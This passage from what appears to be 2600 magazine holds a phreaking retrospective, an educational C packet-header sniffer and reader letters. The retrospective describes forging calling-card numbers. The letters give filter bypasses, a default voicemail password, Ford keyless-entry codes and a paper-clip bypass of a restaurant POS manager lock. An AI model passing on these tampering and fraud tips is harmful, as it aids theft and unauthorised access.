The blue and red boxes opened up a world of possibilities for payphone aficionados. There was a much simpler device that predates them and was pretty good at yielding a free connection for the caller. Sometimes referred to as the "brown box," it was a capacitor/resistor combination placed across the receiving end phone line. By absorbing the voltage surge when the phone was answered, the payphone believed the connection was never completed and returned the money when you hung up. Not as facile as a tone box, it was still a cool trick if you were calling someone with one of these devices. A phone installer found one in my house and he just confiscated it, along with half a dozen extension phones that were stamped "Property of the Bell System." Never heard another thing about it.

Software Hacks

Technically, these old electromechanical devices ran without software, but there were some decidedly non-hardware methods to outsmarting the payphone system. The most obvious was simply calling the operator and telling them the phone ate your dime. Sometimes they would mail you a dime but more often than not they'd put through a local call for free. For long distance calls, the operator would come on the line and ask you to deposit the cost of the first three minutes. By adding up the bongs and dings s/he would verify you entered the correct amount. If there was a dispute, they would simply return the change and have you reenter it. Some enterprising soul recorded these sounds and played them back but was foiled when the recorder deposited too much money. The operator activated the return solenoid, but when there was no handy recording of coins spilling into the return slot, the ploy was ruined.

Long distance calls were easily made with bogus or real credit card numbers. The system was pathetically easy to crack, but then it had to be readily understood by thousands of long distance operators. Essentially, the calling card number was the billing phone number plus some extra meaningless digits and a letter. The letter corresponded with one of the specific digits in the billing number. So, say the third digit was the key one. The letter at the end had to match the assigned value of that digit. If you had a list of the ten letters for a given year and the location of the key digit, you could make your own fictitious accounts. There were no high speed computers to verify your number and it would work for quite a while until it hit the hot sheets. As mentioned, the codes changed annually, but if you had a friend who was an operator, or perhaps a night watchman in a big office building, you could come up with enough numbers to puzzle it out by early January. Phone security would invariably call the receiver of a bogus card call and ask if they knew who had called them from the originating city. Not a good system if you lived with your parents.

Abbie Hoffman published a lot of this stuff in *Steal This Book,* and after *Esquire* magazine wrote their seminal "Phone Freak" article in the sixties, a lot of it came to an end. Eventually the single hole "Urban Fortress" phones phased out the three-hole phone and we all had to improve our skills to stay ahead of the curve. The rest, of course, is history.


Packet Analysis and Header Sniffers

by Javaman

I decided not too long ago that I wanted to gain a deeper understanding of how internetworking functions on the lower levels, particularly the function and stateful interactions of protocols. After studying several RFCs, writing some code, and asking many questions, I feel much more in touch with the raw data floating across my CAT5 strands than I ever have before. Hopefully this article and the code attached will help you make the same journey.

The reader may ask what he or she may gain from reading this article and examining the attached source. I hoped to target several groups: the novice programmer who wants to learn a form of network coding, the sys/net admin looking to add a few more tools to their kit, and the beginning hacker interested in adding some network level skills to his or her capabilities.

This is a good time to mention that all code here is for educational use only. It was never intended to be the basis of an attack, theoretical or not. The source displayed was written to teach me several things, namely libpcap (the packet capture library used), low level packet analysis, and possibly primitive IDS (Intrusion Detection System) techniques. With that said, let's discuss some basic network concepts, then move to the header sniffer code.



Protocol Introduction

Almost everyone who is reading this article has heard the term TCP/IP, but all may not understand the significance of the pairing. The name of the game when it comes to modern networking is encapsulation. Like a digital matryoshka doll, data transported via TCP is wrapped with a TCP header, which is in turn wrapped by an IP header, which is in turn packaged in an Ethernet header. Not only is this true for TCP, but for any protocol carried by IP, such as ICMP, UDP, and numerous routing protocols. It may be a good idea to eventually commit the size of each header in bytes to memory, which can be determined by writing a simple program. This can be extracted from the code attached.

Each protocol, which has its own associated header, serves a different task. Additionally, each inner protocol adds new functionality. For example, the Ethernet header provides the simplest of addressing (which card on the subnet to pass a packet to), while TCP governs things such as ordered and guaranteed packet delivery, along with multiplexing. This provides future growth in our networks, and is probably the reason why machines that are 20 years old are still capable of communicating on the networks of today, and undreamed of protocols and transmission techniques of today can still work across the majority of the networks.

Because of the length involved and the reality that it would be impossible for me to improve upon the original RFCs, complete specifications on how each protocol works and finite state diagrams for connection-based techniques are not included. This information can be pulled from the RFCs listed throughout the document. If print is preferred, I highly recommend the books written by the late W. Richard Stevens.

General (And Amazingly Brief) Protocol Overview

IP over Ethernet: The lowest layer that we shall be concerned with, the Ethernet frame, defines some basic properties about what our packet is going to look like. The Ethernet header will define the source and destination Ethernet addresses, along with the ethertype, which can be thought of as the data stored inside the headers, be it an IP packet or an ARP request. More information can be found in RFC# 1042 and RFC# 1700.

ARP over Ethernet: ARP and RARP are two components used in transporting IP over Ethernet. ARP, or Address Resolution Protocol, provides a facility to translate an IP to an Ethernet address. This allows a machine to know which gateway to address a packet to if it is outbound of the subnet or which machine on the subnet the packet is destined for. RARP, or Reverse Address Resolution Protocol, provides a complimentary service to ARP, and converts an Ethernet address to an IP. Refer to RFC# 826.

ICMP: ICMP, or Internet Control Message Protocol, is where many functions pertaining to Internet operations, such as dealing with routing difficulties, resides. Facilities such as ping (ICMP_ECHO) operate on the ICMP level. All these protocols have a similar header, with some possessing additional fields, such as Timestamp/Timestamp Reply's three timestamp fields. Consult RFC# 792.

UDP/TCP: Through the use of sockets, UDP and TCP allow for multiplexing of the communication between two machines. Rather than every packet being destined for the IP only, User Datagram Protocol and Transmission Control Protocol allow for an additional address, known as a port. UDP only facilitates this functionality, but TCP goes further. The protocol allows for guaranteed and ordered delivery of data through the use of sequence numbers, a metric unique to the current packet used for identification and ordering, and acknowledgment numbers, which are passed from the receiver to the sender to inform the latter of what the last packet received was. A separate field just containing flags in-

dicating the negotiation and termination of communication is included additionally inside the TCP header. All the fields and flags for TCP are too numerous to mention here. Please read RFCs 768 and 793.

Functionality

By now one may be wondering what the function of the code below is: rather than like most packet sniffers which grab the payload of the communication, this code displays the headers of the protocols only. Why is this useful you may ask? Well, it's simple: examining initial SYN counts, watching badly formed headers drop by, determining sources of attack, etc. I wrote this tool to gain a better understanding of networking in general. Hopefully it will assist you in the same way.

Explanation of Code

The comments in the code make the source rather self-explanatory. The program does some variable initialization, command line parameter parsing, and then some libpcap calls to locate the network card. Each packet is then passed to a function called handler(), which then takes the char array (the raw packet), and formats it into something a bit more readable. This may seem oversimplified, but I believe the code contains the best explanation possible. Learning to read source code is an important skill, and is the one by which I learned most of my programming capabilities from.

Keep in mind that libpcap, a cross-platform library, is required for this code. Libpcap can be found at:

ftp://ftp.ee.lbl.gov/libpcap-0.4.tar.Z

To compile the code, enter the following command:

gcc -o headers headers.c -lpcap

This code has to be run as root, since it involves putting an interface into promiscuous mode. As with anything that needs to be run as root, read all the source carefully beforehand. This is just common sense.

If you are really really paranoid, you should be able to chmod your ethernet device to 666, but I would not recommend that on a box with more than one user.

```
/*
 * headers.c, a header analysis tool written by Javaman
 * This software is for educational use only.
 * You have been warned.
 */

/* Numerous includes.  netinet/* is struct definitions and
 * the ntohs/ntohl functions, which are described later.
 */
#include <pcap.h>
#include <stdio.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <netinet/ether.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>
#include <sys/socket.h>

/* Since the packet handler function is called by pointer,
 * there is no standard way to pass from main() to handler().
 * Because of this, the *dump and *len variables are implemented
 * to store the switch to display various header parameters
 * and the length of headers, respectively.
 */

char ethdump, ipdump, tcpdump, udpdump, icmpdump, arpdump;
char ethlen, iplen, tcplen, udplen, icmplen, arplen;

/* handler() is the function called later by pcap_loop, the
 * actual function that grabs packets off the line.
 * help() is a synopsis of the command line flags to the program,
 * which is displayed for the user by calling the program with no
 * command line options.
 */
void handler (char *, const struct pcap_pkthdr *, const u_char *);
void help (void);

int main(int argc, char **argv)
{

    int buffsize = 65535;       /*Maximum buffer size          */
    int promisc = 1;            /*Promiscuous mode?  Don't mind if I do */
    int timeout = 1000;                 /*Read timeout in milliseconds          */

    char pcap_err[PCAP_ERRBUF_SIZE];
    u_char buffer[255];
```

```
char i;
char *dev;
struct in_addr net, mask;
pcap_t *pcap_nic;

/* Initialize all flags at false (0) */
ethdump = 0;
ipdump = 0;
icmpdump = 0;
tcpdump = 0;
udpdump = 0;
arpdump = 0;

/* Determine the size of each packet. */
ethlen = sizeof(struct ether_header);
iplen = sizeof(struct iphdr);
tcplen = sizeof(struct tcphdr);
udplen = sizeof(struct udphdr);
icmplen = sizeof(struct icmphdr);
arplen = sizeof(struct ether_arp);

/* If no arguments are supplied, display command line args and quit.*/
if (argc == 1) {
      help();
      exit(0);
}

/* Parse command line arguments with getopt() */
while ((i = getopt(argc, argv, "eutica")) != EOF) {
      switch (i) {
                case 'i':
                        ipdump = 1;
                        break;

                case 'e':
                        ethdump = 1;
                        break;

                case 't':
                        tcpdump = 1;
                        break;

                case 'u':
                        udpdump = 1;
                        break;

                case 'c':
                        icmpdump = 1;
                        break;

                case 'a':
                        arpdump = 1;
                        break;
      }
}

/* Find a device capable of sniffing the network.
 * This could be hard coded into the app, or supplied
 * as a command line argument.  Left as an exercise to
 * the reader.
 */

if (!(dev = pcap_lookupdev(pcap_err))) {
      perror(pcap_err);
      exit(-1);
}

/* Attempt to open the card in *gasp* promiscuous mode. */

if ((pcap_nic = pcap_open_live(dev, buffsize, promisc, timeout, pcap_err)) == NULL) {
      perror(pcap_err);
      exit(-1);
}

/* Grab the IP and netmask of the interface into in_addr net and in_addr
 * mask.  This could prove useful later, and is generally valuable
 * information to have.
 */
if (pcap_lookupnet(dev, &net.s_addr, &mask.s_addr, pcap_err) == -1) {
```

```
        perror(pcap_err);
        exit(-1);
    }

    /* Now we are ready to grab raw packets.
     * pcap_loop runs until a SIGINT is issued (ctrl-C) by
     * grabbing data from interface defined in pcap_nic and passes
     * the data to the function called in the third argument.
     * The parameters passed to this function, handler(), are discussed
     * below.
     */
    while (pcap_loop(pcap_nic, -1, (pcap_handler)handler, buffer))
        ;
}

void handler (char *usr, const struct pcap_pkthdr *header, const u_char *pkt) {
    /* Pointers to structures for the headers of different packet types.
     * The pointer to the raw packet, expressed as const u_char *pkt,
     * is going to be cast to the individual structs (with an offset
     * for each packet) to facilitate easier manipulation later on.
     */
    struct ether_header *ethheader;
    struct iphdr *ipheader;
    struct udphdr *udpheader;
    struct tcphdr *tcpheader;
    struct icmphdr *icmpheader;
    struct ether_arp *arppkt;
    struct in_addr source, dest;
    int y;

    /* This is the first cast, and it assumes that all packets coming
     * down the line are proper Ethernet packets.  This is a fair
     * assumption
     */
    ethheader = (struct ether_header *) pkt;

    /* If dumping of Ethernet packets is specified, print the source
     * and destination Ethernet (MAC) address, along with the ethertype.
     * The ethertype can be thought of the protocol encapsulated
     * by the Ethernet header.
     */
    if (ethdump) {
        printf("\nEthernet:\n");
        for (y = 0; y < 6; y++) {
                printf("%02x", ethheader->ether_dhost[y]);
                if (y!=5) {
                        printf(":");
                } else {
                        printf("\n");
                }
        }

        for (y = 0; y < 6; y++) {
                printf("%02x", ethheader->ether_shost[y]);
                if (y!=5) {
                        printf(":");
                } else {
                        printf("\n");
                }
        }
        /* The call to ntohs() is to convert the byte order from network
         * (big endian) to host (which in most people's cases is going
         * to be little endian).  This will let the data dumps
         * make sense.
         */
        printf("Proto: %04x\n", ntohs(ethheader->ether_type));
    }

    /* If the ether_type is 0x0806 or it is 0x0835, then the packet is
     * either an arp or a RARP packet.  This is how machines translate
     * an IP address into a MAC address (arp) or vice-versa (RARP).  The
     * latter is used by x-terminals to discover their IP address, for
     * example.  The reason why the constants appear reversed is to show
     * the effect of network byte order without calling ntohs().
     */
    if (arpdump && ((ethheader->ether_type == 0x0608) || (ethheader->ether_type ==
0x3508))) {
        /* Another cast to a packet type. */
        arppkt = (struct ether_arp *) (pkt+ethlen);
```

```
		/* The memcpy() is just to place the ether addresses in a slightly
		 * easier to remember place.
		 */
		memcpy(&source, &arppkt->arp_spa, 4);
		memcpy(&dest, &arppkt->arp_tpa, 4);
		printf("\nARP:\n");
		printf("%04x %04x\n", ntohs(arppkt->ea_hdr.ar_hrd), ntohs(arppkt-
>ea_hdr.ar_pro));
		printf("%02x %02x %04x\n", arppkt->ea_hdr.ar_hln, arppkt->ea_hdr.ar_pln,
ntohs(arppkt->ea_hdr.ar_op));
		for (y = 0; y < 6; y++) {
			printf("%02x", arppkt->arp_sha[y]);
			if (y!=5) {
				printf(":");
			} else {
				printf("\n");
			}
		}

		for (y = 0; y < 4; y++) {
			printf("%02x", arppkt->arp_spa[y]);
			if (y!=3) {
				printf(".");
			} else {
				printf("\t(%s)\n", inet_ntoa(source));
			}
		}

		for (y = 0; y < 6; y++) {
			printf("%02x", arppkt->arp_tha[y]);
			if (y!=5) {
				printf(":");
			} else {
				printf("\n");
			}
		}

		for (y = 0; y < 4; y++) {
			printf("%02x", arppkt->arp_tpa[y]);
			if (y!=3) {
				printf(".");
			} else {
				printf("\t(%s)\n", inet_ntoa(dest));
			}
		}
	}

	/* If the ethertype is 0x0800, the encapsulated data is IP.
	 * Read: the good stuff is below.
	 */
	if (ethheader->ether_type == 0x0008) {
		ipheader = (struct iphdr *) (pkt+ethlen);

		/* If the user selected to see the IP header and it is IPv4, then
		 * dump the IP header.  IPv6 would be easy to add, and is left
		 * as an exercise to the reader.
		 */
		if (ipdump && (ipheader->version == 0x04)) {
			memcpy(&source, &ipheader->saddr, 4);
			memcpy(&dest, &ipheader->daddr, 4);
			printf("\nIP:\n");
			printf("%1x %1x %02x %04x\n", ipheader->version, ipheader->ihl,
ipheader->tos, ntohs(ipheader->tot_len));
			printf("%04x   %04x\n", ntohs(ipheader->id), ntohs(ipheader-
>frag_off));
			printf("%02x %02x  %04x\n", ipheader->ttl, ipheader->protocol,
ntohs(ipheader->check));
			printf("%08x    (%s)\n", ntohl(ipheader->saddr), inet_ntoa(source));
			printf("%08x    (%s)\n", ntohl(ipheader->daddr), inet_ntoa(dest));
		}

		/* Same as above, but for UDP headers.  Inside the IP header
		 * there is a protocol field, which specifies if the payload
		 * is UDP, TCP, ICMP, EGP, or a host of protocols.  You can
		 * find the full list in RFC #1700, Assigned Numbers
		 */
		if (udpdump && (ipheader->protocol == 0x11)) {
			udpheader = (struct udphdr *) (pkt+ethlen+iplen);
			printf("\nUDP:\n");
```

```
                    printf("%04x %04x\n", ntohs(udpheader->source), ntohs(udpheader-
>dest));
                    printf("%04x %04x\n", ntohs(udpheader->len), ntohs(udpheader->check));
          }

          /* Again, same as udp, but for tcp.*/
          if (tcpdump && (ipheader->protocol == 0x06)) {
                    tcpheader = (struct tcphdr *) (pkt+ethlen+iplen);
                    printf("\nTCP:\n");
                    printf("%04x %04x\n", ntohs(tcpheader->source), ntohs(tcpheader-
>dest));
                    printf("%08x\n", ntohl(tcpheader->seq));
                    printf("%08x\n", ntohl(tcpheader->ack_seq));
                    printf("%1x %02x %1x:%1x:%1x:%1x:%1x:%1x %04x\n", tcpheader->doff,
tcpheader->res1 + tcpheader->res2, tcpheader->urg, tcpheader->ack, tcpheader->psh,
tcpheader->rst, tcpheader->syn, tcpheader->fin, ntohs(tcpheader->window));
                    printf("%04x %04x\n", ntohs(tcpheader->check), ntohs(tcpheader-
>urg_ptr));
          }

          /* This subsection is for ICMP.  The separate individual if's encompass
           * the two general forms of ICMP headers.  A full list of ICMP headers
           * can be found in RFC 792.
           */
          if (icmpdump && (ipheader->protocol == 0x01)) {
                    icmpheader = (struct icmphdr *) (pkt+ethlen+iplen);
                    printf("\nICMP:\n");
                              printf("%02x %02x %04x\n", icmpheader->type, icmpheader-
>code, ntohs(icmpheader->checksum));
                    if ((icmpheader->type == 0x08) || (icmpheader->type == 0x00) ||
(icmpheader->type == 0x0d) || (icmpheader->type == 0x0e) || (icmpheader->type == 0x0f) ||
(icmpheader->type == 0x10)) {
                              printf("%04x %04x\n", ntohs(icmpheader->un.echo.id),
ntohs(icmpheader->un.echo.sequence));
                    } else if (icmpheader->type == 0x05) {
                              printf("%08x  Gw: %s\n", ntohl(icmpheader->un.gateway),
inet_ntoa(dest));
                    }
          }
    }
    return;
}

/* The help function describes the various command line options
 * supported at this time.
 */
void help(void)
{
    printf("Headers by Javaman v1\n");
    printf("For information purposes only.\n");
    printf("Options:\n");
    printf("\t-e\tDump Ethernet header\n");
    printf("\t-a\tDump ARP/RARP info\n");
    printf("\t-i\tDump IP header\n");
    printf("\t-c\tDump ICMP header\n");
    printf("\t-t\tDump TCP header\n");
    printf("\t-u\tDump UDP header\n");
}
```

Conclusion

Hopefully this tool has helped introduce the reader into some basic concepts of low level IP operation. This snippet can be added to to provide some basic IDS functionality, and possibly a tool for other, as of yet unimagined projects projects.

Pertinent Links

RFC Database: www.faqs.org/rfcs

This has been where I have been reading my RFCs from. Libpcap: ftp.ee.lbl.gov/libpcap-0.4.tar.Z

The code was written using libpcap v0.4. Hopefully by the time this article is published, the code will not be updated, just for simplicity purposes only. Philtered.net: www.philtered.net

The code contained in this article can be downloaded from this site, with no comments, of course. If you want commented code, buy this magazine. Additionally, my e-mail address along with other projects from our group can be found.

RFC List

RFC 768: User Datagram Protocol, RFC 791: Internet Protocol, RFC 792: Internet Control Message Protocol, RFC 793: Transmission Control Protocol, RFC 826: Ethernet Address Resolution Protocol, RFC 1042: Transmission of IP Datagrams over IEEE 802 Networks, RFC 1700: Assigned Numbers

DANGEROUS THOUGHT SECTION

Clarification

Dear *2600:*

I really respect what you guys do and the rights of hackers that you stand up for. I do believe that you have a bad view on what a hacker is. I hate to break it to you, but a cracker is a hacker. These recent attacks were hackers. I bet you're shaking your head right now but it is true. Every group of people has its bad people. There are bad priests, doctors, and lawyers so why can't you guys just agree with that instead of trying to make two separate groups, hackers and crackers? We all do the same thing: mess with computers and the like. If you call Jack Kevorkian a doctor, the other doctors don't get mad and say "He's not a doctor, he is a murderer." Some may say that but the majority still believes that he is a doctor. I do understand that you would like people to stop viewing all hackers as bad, but in the age of morons that is impossible.

Kevin V
Trenton, OH

We don't know where you got the idea that we want to perpetuate this "cracker" nonsense. We believe the word does a great disservice to hackers everywhere as it criminalizes without explaining the crime and the end result is that the uninformed get a mostly negative view of the hacker culture. We also don't know how you're so certain that these recent attacks were the work of hackers. It's been widely reported that anyone with the right script could have done this. Is anyone who can type a command to be considered a hacker? We recognize the possibility that it could have been a hacker but it's really irrelevant as it's as much an act of hacking as cow tipping.

Dear *2600:*

This message is in reply to a letter posted by Desaparecido in 16:4. In his letter, Desaparecido claimed that it is an elitist group of "hackers," or those who "have the knowledge" who actually have the "power." It is my belief that by stating this, he is creating a sense of an aristocracy (one that obviously does not exist) between the elite (hackers) and the rest (society). This is not true and such images should be avoided! If we are seen as elite/elitist, or aristocratic, then we are just as damned as the "powers that be" (government). We must strive to show society that hackers are no different from the common man, that they do not wield any hidden weapons, or for that matter any *hidden* knowledge. Assuming that the goal of hackers is to create a free and informational future for mankind, an elitist view would create an exact opposite result. So, in conclusion: Desaparecido had the right idea, but used the wrong word! "We" should not be separated from "them."

Treker

Dear *2600:*

In regards to what Black Knight had written in 16:4. He is either a Seal wannabe or a Seal. Only Seals say dumb things like that. I don't see a reason for honoring the U.S. Navy Seals. If we are going to honor someone in the armed forces it should be all branches of the military because no matter how little or how much work each and every one of them do, without one another the job wouldn't get done. They all work as a team.

Einstein

We've started a tidal wave here, haven't we?

Dear *2600:*

Just kind of wondering how come when I typed www.fucknbc.com it didn't hit *2600's* web site but instead hit NBC's. I knew that you guys were getting sued for owning the domain name but I didn't think that you would give it up that easy. I suppose one lawsuit a year is enough, huh? Understandable, I guess.

Mark

No matter what we did on this, people thought we were giving in. Initially we had the site pointed to NBC. Then they threatened us with legal action. We pointed it to our site so that people would see the story, not because they told us to. After people started to think that we were pressured into that, we pointed it right back to NBC. Then people somehow thought we were pressured again. So, to make matters simple, we've pointed fucknbc.com to CBS and fuckcbs.com to NBC. Hopefully, this will make everyone happy. We should point out that CBS has taken the existence of our site a lot better than NBC. Of course, their parent company (Viacom) is already suing us for DeCSS. We hope to have some more permanent sites in place that will do more than point in the near future.

Dear *2600:*

There has been a number floating around the Houston area in the past couple of months. It is supposedly a number to call to detect a tap on your line. As the story goes, if your line rings busy, it is tapped. Otherwise it gives you a weird musical sound. The number is 817-284-7847 (or 817-BUG-RUGS). I don't really believe all of the hype but I was wondering if you would give it a ring and give me your opinion.

Transmissions from the South

This comes up every couple of years. There are no such numbers. The easiest way to prove this is to tap yourself and see if you notice a change. The number, incidentally, goes to a sweep tone which, if someone were tapping you, would annoy them no end if you called it for long periods of time .

Getting Around Stupidity

Dear *2600:*

A while back I was using a school computer that had a filtering system enabled. It was intended

to filter out porn, bomb-building techniques, and other miscreant information. Intriguingly, it also blocked *2600,* which seems to have become the norm for filter programs these days. Not easily dissuaded, I tried some different variations, and found that 2600.net, .com, and .org were all blocked. But *aha!!* Country codes! God love the Canadians because 2600.ca was wide open. It's got to be the easiest way to get around those pesky filters.

Dr Jest

That's one of the reasons we encourage people from other countries to get the 2600 domain and point it our way. In exchange, you'll get a subscription for as long as it stays up. And don't forget to try www.2600.middle-island.ny.us as well. Almost no one thinks to block that one.

Dear *2600:*

I was using the computers at school which run CyberPatrol. Screw hacking it when alls ya have to do is use an anonymous proxy server. I went to www.aixs.net and surfed all I wanted. Let's see CyberPatrol try to block the proxy servers now. Ha ha!

Karr0t T0p

You think they won't try?

Dear *2600:*

I just found an interesting bug in the blocking software that my library uses to unblock sites that don't deserve to be blocked (as well as ones that should). The trick is this: after you type out the URL, you add ":80" after the .com to specify the port address. That seems to be the default port address, and allows you to get in.

phil

Dear *2600:*

I work for a company that has your 2600.com domain banned in its proxy. In fact, someone let you know of this in the letters section of a previous issue. We get a big red graphical stop sign and a note saying this site is known to pose information security risks and contains possible computer viruses.

Aside from expressing your rights to comment on the quality of the company, your registering of the domains like verizonREALLYsucks.com and the more creative VerizonShouldSpendMoreTimeFixingItsNetworkAndLessMoneyOnLawyers.com also provides a workaround for those of us who wish to stay updated by reading the news/content of your web site while at work (on breaks of course).

sonnik

A side benefit we hadn't even thought of.

Dear *2600:*

Well as many of you know Metallica has their panties in a wad about MP3s and the service of Napster. Recently about 300,000 or so people were banned from Napster. This happened to a friend of mine. He would try to register a new name and it wouldn't let him. Well, his cousin was poking around the Windows registry and found something that Napster put there. He simply removed it and got a new Napster name. If you know your way around the registry, just poke around - it's in there somewhere.

GhettoBlaster
(formerly Jason Louisiana)

Discoveries

Dear *2600:*

In a letter a while back on Citibank ATMs, you guys had someone ask what the "Undocumented Feature" was. After taking about two hours to figure it out I realized that if you use the seeing-impaired function you are not charged the $1.50 surcharge for using their machine as opposed to using the standard function. Just thought you would like to know. Also, I asked the bank manager and was thrown out of the office. Oh well. Thanks.

Squee

Dear *2600:*

I have been meaning to pass this on for some time now. The default password for AT&T cell customer voice mail boxes is 1111. We found this out when Hurricane Floyd sunk what was at the time our local exchange.

Allin

Dear *2600:*

Recently I visited www.ask.com for the hell of it and when I got there my mind was at a loss for questions to ask him. Eventually my mind began to wander so I typed "Is Jeeves gay?" and almost immediately (due to my 56k) the results popped up. Under the section "I have answers for:" the first one was "Is Jeeves gay?" so it struck my curiosity and I clicked on it. The resulting page displayed:

429 File None of Your Business

This file is none of your business. You have a lot of nerve even clicking on this link.

This made me happy because even though it's a crappy search engine, it still has a sense of humor and that's what's missing in the technology world of today. After that uplifting discovery I decided to make Jeeves one of my most frequently used engines. Thanks Jeeves.

Elektr0chr0nik

We wonder what the results would have been had Jeeves really come out of the closet. Would fundamentalists start boycotting it?

Dear *2600:*

A few months ago I got arrested for some traffic warrants that were building up for a couple of years and I noticed the laptops that authorities are utilizing in the squad cars. I had read briefly about them but never saw one. I only noticed that it was a Panasonic laptop and had what looked like a real "stripped down" look to it, OS speaking. As if it were almost a *nix system. But by talking to the officer, I eliminated that idea as he was too fucking stupid to use an Atari. Unfortunately, I was picked up at 7:00 in the morning and could not see well without my contacts. But he did mention that it used radio frequency and not cellular and the network that they used for this communication was "tee lits." This is not how it is spelled but I had

never heard of that network/company so I spelled it the way it sounded.

My second encounter happened after coming home from a nightclub in Dallas. My roommate's car was broken into and the CD deck was stolen. Of course, we called the police to get a report so his insurance would pay for it. When the officer arrived, I noticed the laptop again. I have to admit that the officer was extremely friendly but not too informative. I asked a couple of questions about it and he finally offered for me to "jump in and check it out!" Uhmmm... OK. So here I am at three in the morning, *drunk off my ass,* sitting in the driver's side looking at his laptop without supervision.

This laptop was Motorola and highly customized. Touch screen with a Windows NT 4.0 platform. He said that they use the "tee lits" network for the communication but was unsure about the means of transfer. And I forgot to trace the cable to find out myself. D'oh! But I'm positive that tracking software currently used is Tiburon (as in shark) by Maco (possibly misspelled) or the other way around. Again, I apologize for the lack of consistency as I was drunk. No "ipconfig" as it just flashed and died. He mentioned that they do send e-mail back and forth so I assume it's Internet protocol related.

bill

We're glad to see people continue the quest for knowledge even while under stressful conditions. It's an extremely valuable skill to have.

Car Talk

Dear *2600:*

In 16:4 you published a piece titled "I Own Your Car" by Slatan. In the story the author claims to have worked for "one of the most prestigious car companies." It's fairly obvious to me that the article is about the Cadillac Evoq, a vehicle which was a concept car that GM has put on a track for production. The Evoq has been portrayed in the press as being "Cadillac's Corvette" and will also reportedly share some mechanicals with the Corvette. The "night vision" the author refers to is available as an option on current Sevilles. The onboard navigation system he references sounds a lot like GM's OnStar system which is available on many of GM's luxury vehicles. I personally know people who build show cars and prototypes for General Motors, and the author's assertion that he got access to six of them, let alone was able to drive one off of the premises, is ludicrous. Even assuming that this story is true, anyone who would jump into a prototype vehicle that they have no personal knowledge of, drive it at speeds of "over 150" and come off of an exit ramp on I-75 (a road I travel regularly, sometimes in the early morning hours described in the article) "at 75 mph" is a complete asshole. Sometimes certain prototype cars are meant for photo or display use only, and if the author's story was true then he endangered others on the road, especially when this dumbass "flipped off the headlights." However, I think that this story was complete bullshit, as the Evoq has been in the press for a long time. To read more about the Evoq at *Car & Driver,* go to www.caranddriver.com/FrameSet/0,1350,_sl_NewArticle_sl_0_cm_1633_cm_2321_1_16_cm_00,00.html.

Devil Moon

Dear *2600:*

In response to the article "Hacking Explorer (the car)" by Bob in 16:4, the keyless entry system techniques he outlined should work on any Ford keyless entry system. I can personally verify that along with the Explorer, these sequences also work on the Windstar minivan models. Additionally, after entering the five digit code and unlocking the driver's door, you can press the {5-6} key to unlock the trunk or equivalent. Besides Ford models, I can verify from experience most of these keyless entry system sequences also work on the Mercury Grand Marquis.

The Artful Dodger

Annoyances

Dear *2600:*

Russ was complaining in 16:4 about how inconsiderate folks can be with their cell phones. There's a company in Israel that produces boxes which jam cell phone signals and, while they don't list prices on their web site, I'm sure it's worth it if you've had it with the mobiles. The company is Netline Technologies, and they can be found at www.c-guard.com

thegeek
Glasgow, Scotland

That's one technique. Here's another.

Dear *2600:*

Don't know if anyone has tried this. I was on the bus today and overheard some man talking on his phone (loudly enough for everyone to hear). While he was talking I wrote down some of what he said. I got name, address, phone number, place of work, and other good stuff. When he was done I started up a conversation with him. Addressed him by name and asked how his new apartment was. He was dumbfounded. I shared with him what he just told the rest of the bus and he didn't even realize it. Neat.

Funk Strings

Dear *2600:*

I just want to say this magazine is by far the most intellectually stimulating thing I can find in bookstores today. Anyway, I was just reading the issue I got today (love the Looney Toons cover) and it wasn't on the shelf. I looked in every part of the store, even in the computer book section. I asked the clerk at the front if they carried the magazine. He said, "Yeah, not a lot of people really buy it though." After about five minutes of waiting, it came up to the front bundled in the rope it was shipped in. He said, "You wanna buy these, all we're going to do is throw them out." I said, "Really." He replied, "We'll return them, of course." I said, "Let me see 20 of those." He handed them to me and I went straight to the magazine shelf and put them there. God, people like that really piss

me off.

2MnYiDiZ

We appreciate your help. It's amazing the efforts people go to to make sure we get on the shelves. It's also pretty sad how hard others try to keep us off them. When things like this happen, let us know the exact locations so we can follow up and make sure they don't continue to do these evil things.

Dear *2600:*

Melissa was the warning to which Micr*s*ft obviously did not listen. Now there is Smash (the ILOVEYOU virus), which eventually wipes out your hard drive. My corporate e-mail has been shut down as a containment measure. As I understand it, this virus infected *thousands* of exchange networks in the U.S. in just one day! What is it going to take to get big corporations to realize that Micr*s*ft can hurt them? The sad reality is, they won't listen until their networks are infected by a virus that simply wipes out everything, and productivity takes a nose dive. I just hope I'm not around when they start firing people because they don't know what to do.

ryan

Someone ought to write one of these things that simply replaces Microsoft Outlook with something secure. That would be a public service and might put an end to the stupidity we've all had to endure in the media on this topic.

Retail Tips

Dear *2600:*

In response to Creature's letter concerning the touch screen POS systems used in Ruby Tuesday: most Ruby's that I know of use a Micros 2800 system. These employ a proprietary operating system stored on a flashable rom chip. All the workstations work as individuals that broadcast changes as they are made to the rest of the units on the system. Most Ruby's will have a Win 9x box in the office that attaches to the Micros machines for reporting and credit card processing.

The interesting thing about the 2400 and 2800 series Micros systems is that the manager mode is entered with a key or a swipe card. If you have access to a terminal, remove the back cover, then remove the two screws holding the top cover in place. Look for the connector that the key-switch connects to. Use a paper clip (or any other conductive material), replace the cover, and you too can be a manager. From the main screen, holding shift and enter will take you to manager mode. From here you can have all sorts of fun: free food, altering of prices, deleting employees, etc.

SnoFlak

All of which practically guarantee you'll be caught really quick.

Dear *2600:*

Cheers to all those people out there who have enough courage to come forward and expose the secrets of so many chains. We should all applaud the risk they are taking and their willingness to do it nonetheless. Hopefully, all those stores that have been overcharging us, the consumers, for years will finally see that if they don't change their ways the consumers will strike back. I hope you, the good people at *2600,* will continue to print these articles as well as ignore the idiotic requests of these stores.

gas fumes

More like demands, you mean. But we don't print information for the purpose of revenge. We print information, period. We like to learn about how things work. We don't advocate using what we print in a destructive way, even when it may appear to be justified.

Dear *2600:*

